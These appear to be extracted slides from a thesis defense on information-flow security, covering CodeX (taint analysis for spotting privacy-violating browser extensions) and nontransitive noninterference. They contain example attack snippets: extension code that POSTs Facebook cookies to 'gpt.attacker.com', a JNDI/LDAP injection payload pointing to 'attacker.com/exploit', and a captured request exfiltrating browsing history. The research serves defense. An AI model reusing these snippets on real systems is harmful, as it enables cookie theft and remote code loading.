


CodeX: A Framework for Tracking Flows in Browser Extensions, Ahmadpanah, Gobbi, Hedin, Kinder, Sabelfeld, Manuscript

Extension threats to privacy


- Reading/modifying the network traffic and the web page
- Permissions and **privacy-practice disclosure badges**
 - Limit data usage as disclosed
 - Removal policy for misleading or unexpected behavior
- Semantic gap between privacy policy and actual behavior

Theaterflix Extension handles the following:




Privacy practices

The developer has disclosed that it will not collect or use your data




Privacy-violating examples

- Exfiltrating privacy-sensitive user data through network
 - Cookies, history, bookmarks, search terms



"Changing the search engine in the new tab to Bing"



A screenshot of the HTTP Toolkit interface. The URL field contains "https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2". The request body shows a JSON object with two entries:

```
HTTP Toolkit
METHOD: PUT +
URI
+ https://cdn2.joinsafqa.com/664546ccaa7f8d0012118bf2
1 {
2   "lastVisited": 1715816134606.839,
3   "url": "https://chromewebstore.google.com/detail/%D9%83%D9%88%D8%A8%D9%88%D9%86%D8%A7%D8%AA%D8%B5%D9%81%D9%82%D8%A9-safqa-coupon/dkdfaikjbcicjbjejichilcfidbfjdld",
4   "visitCount": 2
5 },
6 {
7   "lastVisited": 1715816131717.461,
8   "url": "https://www.whenx.io/extension-uninstalled",
9   "visitCount": 2
10 }
```

exfiltrating browsing history

CodeX: hardened taint analysis

- Reasoning about **sensitive** flows in extensions
- **Contextual flows:** Value-dependent flows from **sources** to **sinks**
- Hardened taint tracking: Fine-tuning taint tracking to analyze *contextual flows*
- Implemented on top of CodeQL
 - Tracking flows across language boundaries and frameworks

```
var url = 'http://gpt.attacker.com';
async function send(e, a, t, n) {
...
  var cookies = await chrome.cookies.getAll({domain:`facebook`})
...
  if (e == 'init') { ...
    response = await fetch(url, {method:'POST'}, body: cookies)
...
  }
}
```



CodeX: evaluation

- The Store's extensions between March 2021 and March 2024
 - **401k** extensions, **151k** unique
- **3,719** identified with *potentially risky* flows
 - **1,588** classified *risky*
- Manual verification for *privacy violation*
 - **211** out of 337 flagged
 - Impacting up to **3.6M users**


	Risky and manually verified		
Query	Number flagged	Privacy violating	Available & violating
Search	187	168	
Cookie	51	20	0
History	15	3	1
Bookmark	15	1	0
Total	337	211	169

FakeGPT
extensions

CodeX takeaways


- **Static** analysis framework *tracking sensitive flows* in extensions
- An CodeQL-based implementation of **hardened taint tracking**
 - **Fine-tuned** taint tracking to analyze **contextual flows**
- 1,588 risky extensions detected; 211 privacy-violating verified

```
var searchURL = "https://clipboxtab.com?q={searchterm}"
...
const t = document.getElementById("search_input").value.trim();
...
const e = searchURL.replace("{searchterm}", t);
window.top.location = e;
```






Thesis takeaways




```
var url = 'http://gpt.attacker.com';
var cookies = await chrome.cookies.get({domain: `facebook`});
response = await fetch(url, {method:'POST'}, body:cookies)}
```

Hardened taint tracking for browser extensions



Fine-grained access control enforcing isolation



Nontransitive policies transpiled

Backup slides


Confused deputy problem

- Request forgery attack

```
...  
<script  
src="https://10.0.0.1/?user  
=${jndi:ldap://attacker.com  
/exploit}">  
...
```

malicious webpage

(1)



(2)



internal server

web browser
(confused deputy)


M can flow to B
B can flow to S
M cannot flow to S
Need for expressing and enforcing
non-transitive flow policies

(3) ↓ (4) ↑

attacker.com/exploit



Thesis structure



Nontransitive Policies Transpiled, Ahmadpanah, Askarov, Sabelfeld, EuroS&P 2021



Nontransitive Noninterference (NTNI)

Nontransitive Security Types for Coarse-grained Information Flow Control

Yi Lu
*School of Computer Science
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Chenyi Zhang
College of Information Science and Technology
Jinan University
Guangzhou, China
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
CSF'20



Nontransitive types

$$\begin{array}{l} A \triangleright B \\ B \triangleright C \end{array}$$

$$canFlowTo(l) = \{l' | l' \triangleright l\}$$



	specified		inferred
$\{B\} \subseteq canFlow(C) = \{B, C\}$	C	Charlie.data = Bob.data2	{B}
$\{A\} \subseteq canFlow(B) = \{A, B\}$	B	Bob.data1 = Alice.data	{A}
$\{A, B\} \not\subseteq canFlow(C) = \{B, C\}$	C	Charlie.data = Bob.data1	{A,B}

NTNI reduces to TNI

- Standard (transitive) information flow machinery **can** enforce nontransitive noninterference
- Two steps:
 - Program transformation
 - Lattice encoding
- The core idea: keep the lattice assumption among security levels

Use **power lattice** in the *transformed program*
and keep using TNI

Program transformation: running example

- 1) replace vars with internal temp vars
 - 2) prepend *init* assignments (source vars)
 - 3) append *final* assignments (*sink* vars)

```
1 // Bob.receive(data)
2 Bob.data1 := Alice.data;
3 // Bob.good()
4 Charlie.data := Bob.data2;
5 // Bob.bad()
6 Charlie.data := Bob.data1;
```

```
1 // init
2 Alice.data_temp := Alice.data;
3 Bob.data1_temp := Bob.data1;
4 Bob.data2_temp := Bob.data2;
5 Charlie.data_temp := Charlie.data;
6
7 Bob.data1_temp := Alice.data_temp;
8 Charlie.data_temp := Bob.data2_temp;
9 Charlie.data_temp := Bob.data1_temp;
10
11 // final
12 Alice.data_sink := Alice.data_temp;
13 Bob.data1_sink := Bob.data1_temp;
14 Bob.data2_sink := Bob.data2_temp;
15 Charlie.data_sink := Charlie.data_temp;
```

The transformed program is *semantically equivalent* to the original
(modulo renaming and having temp and final variables)


Lattice encoding: powerset lattice

$$A \triangleright B$$

$$B \triangleright C$$

$$l_{source} = \{l\}$$

$$l_{sink} = canFlowTo(l) = \{l' | l' \sqsupseteq l\}$$



NTNI to TNI


Theorem 2 (*From NTNI_{TI} to TNI_{TI}*). For any program c and any nontransitive security policy $\mathcal{N} = \langle L_{\mathcal{N}}, \triangleright, \Gamma_{\mathcal{N}} \rangle$, there exist a semantically equivalent (modulo canonization) program c' and a transitive security policy $\mathcal{T} = \langle L_{\mathcal{T}}, \sqsubseteq, \Gamma_{\mathcal{T}} \rangle$, as specified in Definition 5, such that $NTNI_{TI}(\mathcal{N}, c) \iff TNI_{TI}(\mathcal{T}, c')$. Formally,

$$\forall \mathcal{N}. \forall c. \exists \mathcal{T}. \exists c'. c \simeq_C c' \wedge NTNI_{TI}(\mathcal{N}, c) \iff TNI_{TI}(\mathcal{T}, c').$$

What's next?



Nontransitive types to flow-sensitive types



- For the small calculus:
 - Flow-sensitive type system of [Hunt & Sands, POPL'06] is strictly **more permissive** than the specialized type system of [Lu & Zhang, CSF'20]
- For Java:
